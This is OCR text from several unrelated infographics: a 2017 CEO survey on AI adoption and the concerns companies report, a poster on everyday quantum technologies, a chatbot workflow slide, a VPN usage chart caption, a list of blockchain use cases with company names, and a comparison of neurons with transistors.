
How many companies are using AI, and what are their concerns?

24%
are **using AI**

Top concerns
Increasing vulnerability and disruption to the way we do business

27%
are **aware of AI**

Top concerns
Potential for AI biases and transparency of decision-making



28%
are **evaluating AI**

Top concerns
Choosing right areas and tasks for which to implement AI

Potential for AI biases and transparency of AI's decision-making

21%
say **AI is not a priority**

Top concerns
Ensuring governance and rules to control AI


Increasing vulnerability and disruption to the way we do business

Source: Global CEO Pulse Survey, April 2017

Qs: Where are you on your AI journey relative to strategy, planning, and implementing near-term projects over the next five years? Which of the following issues surrounding AI adoption concern you the most?

Bases: 56, 68, 65, 50


source pwc via @mikequindazzi



5 WAYS YOU USE QUANTUM TECHNOLOGY EVERY DAY
COMPUTERS
SOURCE
GATE
DRAIN
N-TYPE
P-TYPE
TRANSISTOR
BILLIONS OF TRANSISTORS
HOLES
N-TYPE
P-TYPE
ELECTRONS
L.E.D
LIGHT EMITTING DIODES
POSITIVE TERMINAL
P-TYPE SEMICONDUCTOR
ACTIVE REGION
N-TYPE SEMICONDUCTOR
LIGHT EMITTING DIODE
SUBSTRATE
NEGATIVE TERMINAL
DIGITAL SENSOR
PHOTODETECTORS
DIGITAL CAMERA
LIGHT
ANTI-REFLECTION COATING
POSITIVE TERMINAL
PHOTODETECTOR OR PHOTODIODE
P-TYPE
INTRINSIC LAYER
N-TYPE
NEGATIVE TERMINAL
LASERS
LASER PEN
LASER
NEGATIVE TERMINAL
POSITIVE TERMINAL
HELIUM NEON GAS
MIRROR
20.66eV
20.61eV
TRANSFER ENERGY
18.70eV
GIVE ELECTRON ENERGY
STIMULATED EMISSION
He
HELIUM
Ne
NEON
G.P.S
G.P.S SATELLITES
ACCURATE TO 1 SECOND IN 1.4 MILLION YEARS
Cs
CAESIUM
SPIN UP
9,192,631,770 Hz
SPIN DOWN
OTHER QUANTUM TECH
SOLAR PANELS
SCANNING TUNNELLING MICROSCOPE
MRI SCANNER
DRUG DEVELOPMENT
AMONGST OTHERS...
BY DOMINIC WALLIMAN © 2017
YOUTUBE : DOMAIN OF SCIENCE : 5 WAYS YOU USE QUANTUM TECHNOLOGY EVERY DAY


Straight-through process for a user-centric chatbot

Organizations can leverage analytics and automation to deliver end-to-end workflow orchestration and resolution. As the chatbot learns, the focus will eventually shift from reactive resolution to proactive detection and resolution




Everest Group® Driving Enterprise Chatbot Adoption

VPN Usage Across the World



Source GlobalWebIndex Q1 2018 **Base**109,780 Internet Users aged 16-64


globalwebindex





MEDICI
30 Non-Financial Use Cases of Blockchain Technology
Non-Financial Blockchain Technology
(Use Cases)
Blockchain-as-a-Service (BaaS)
Company: Ethereum Blockchain as a Service by Microsoft Azure, Rubix by Deloitte, IBM Blockchain on Bluemix
Compliance and security
Company: Chainalysis, Third Key Solutions, Tradle, Vogogo, Elliptic, Coinalytics, Sig3, BlockSee, CryptoCorp, Blockverify
Traceability of food products and supply chain audit
Company: Provenance
Job market
Company: Verbatm, Appii, Satoshi Talent, Coinality
Real estate recording
Company: UBITQUITY, Silvertown
Gaming and gambling
Company: Etheria, First Blood, Etheramid, FreeMyVunk, CoinPalace, Etheroll, Rollin, Ethereum Jackpot
Digital identity, identification and authentication
Company: Keychain, 2WAY.IO, ShoCard, Guardtime, BlockVerify, HYPR, Onename, Civic, UniquID Wallet, Identifi, Evernym, BanQu, AID:Tech, SolidX
Licensing
Company: license.rocks
Open organization/business-related collaboration
Company: Colony
Ride-share
Company: Arcade City, La 'Zooz
Esports
Company: FirstBlood
Enterprise-grade solutions and development platforms (infrastructure)
Company: XNotes Alliance, Tymlez, Symbiont, Sofocle, Pragmatic Coders, OTCXN, Openchain, Nuco, Monax, Libra Enterprise, Interbit, Credits, Colu, Ciphrex, ChromaWay, ChainThat, Chain Reactor, Chain, Bloq, BlockCypher, Blockchain Foundry, BigchainDB, Avalanchain, Applied Blockchain, AlphaPoint Distributed Ledger Platform
Network infrastructure
Company: Ethereum, ChromaWay
Media
Company: Publiq
Diamonds
Company: Everledger
Mining
Company: Waves
Data management
Company: Factom
Authorship and ownership
Company: Bitproof, Blockai, Stampery, Verisart, Monegraph, OriginalMy, Crypto-Copyright, Proof of Existence, Ascribe, Po.et
Energy
Company: Energy Blockchain Labs, Grid Singularity, TransActive Grid by LO3 Energy
Reputation verification and ranking
Company: The World Table (Open Reputation), ThanksCoin
Decentralized social network
Company: Datt, DECENT, Diaspora*, AKASHA, Synereo
E-voting
Company: Follow My Vote, Estonia's e-Residency platform
Content management/distribution
Company: Brave, Bittunes, PeerTracks, JAAK, Paperchain
Birth and death certificates
Company: Khanections, LLC
Government and organizational governance
Company: BITNATION, Advocate, Borderless, Otonomos, BoardRoom, Colony
Land registry
Company: The Dubai Land Department (DLD)
Internet of Things (IoT)
Company: Databroker DAO, Chronicled, Filament, Chimera, Filament, Stock.it
Supply chain management
Company: Skuchain, Factom
Operating system
Company: BloqEnterprise by Bloq, BOLOS by Ledger, EOS by block.one, DeOS by Razormind, GemOS by Gem, Vault OS by ThoughtMachine
Data integrity and security
Company: PeerNova, Guardtime


Biological neurons or nerve cells	Silicon transistors
200 billion neurons, 32 trillion interconnections.	1 billion bytes RAM, trillion of bytes on disk.
